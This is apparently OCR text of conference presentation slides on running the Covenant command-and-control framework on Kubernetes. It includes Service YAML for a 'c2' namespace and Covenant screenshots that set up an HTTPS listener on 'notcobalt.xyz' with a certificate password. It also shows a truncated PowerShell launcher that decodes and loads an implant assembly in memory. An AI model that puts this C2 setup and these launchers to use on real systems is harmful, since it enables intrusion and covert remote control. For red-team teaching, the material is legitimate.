57        storageClassName: rook-ceph-block-x2
58        resources:
59          requests:
60            storage: "16Gi"
```


COVENANT/svc

```yaml
apiVersion: v1
kind: Service
metadata:
  name: cov-sh-web
  namespace: c2
  labels:
    app: covenant-sh
spec:
  ports:
  - port: 80
    name: cov-sh-web
    targetPort: 80
  selector:
    app: covenant-sh
---
apiVersion: v1
kind: Service
metadata:
  name: cov-sh-dashboard
  namespace: c2
  labels:
    app: covenant-sh
spec:
  ports:
  - port: 7443
    name: cov-sh-dashboard
    targetPort: 7443
  selector:
    app: covenant-sh
---
```


```yaml
---
apiVersion: v1
kind: Service
metadata:
  name: cov-sh-https
  namespace: c2
  labels:
    app: covenant-sh
spec:
  ports:
  - port: 443
    name: cov-sh-https
    targetPort: 443
  selector:
    app: covenant-sh
```

ko apply -f covenant-service.yaml

COVENANT/tunel



COVENANT/ DEMO 1



COVENANT / DEMO 1

COVENANT

Welc

- Dashboard
- Listeners
- Launchers
- Grunts
- Templates
- Tasks
- Taskings
- Graph
- Data
- Users

Create Listener

HttpListener | BridgeListener

Description

Listens on HTTP protocol.

Name

notcobalt-https

BindAddress

0.0.0.0

BindPort

443

ConnectPort

443

ConnectAddresses

notcobalt.xyz

Urls

https://notcobalt.xyz:443

+ Add

UseSSL

True

SSLCertificate

Browse... certificate.pfx


SSLCertificatePassword

ekoparty2020


HttpProfile

CustomHttpProfile


+ Create


COVENANT
Dashboard
Listeners
Launchers
Grunts
Templates
Tasks
Taskings
Graph
Data
Users
PowerShell Launcher
Generate
Host
Code
Description
Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]::Load()
Listener
notcobalt-https
ImplantTemplate
GruntHTTP
DotNetVersion
Net35
ValidateCert
True
UseCertPinning
True
Delay
5
JitterPercent
10
ConnectAttempts
5000
KillDate
10/21/2020 1:33 PM
ParameterString
-Sta -Nop
Generate
Download
Launcher
powershell -Sta -Nop -Command "sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('7Vp7cFzldT/f3d27V2t7rbt62pbslW
EncodedLauncher
powershell -Sta -Nop -EncodedCommand cwB2ACAAbwAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACkAOwBzAHYAIABkACAAKABOAGUAdwAt


COVENANT/ DEMO 1



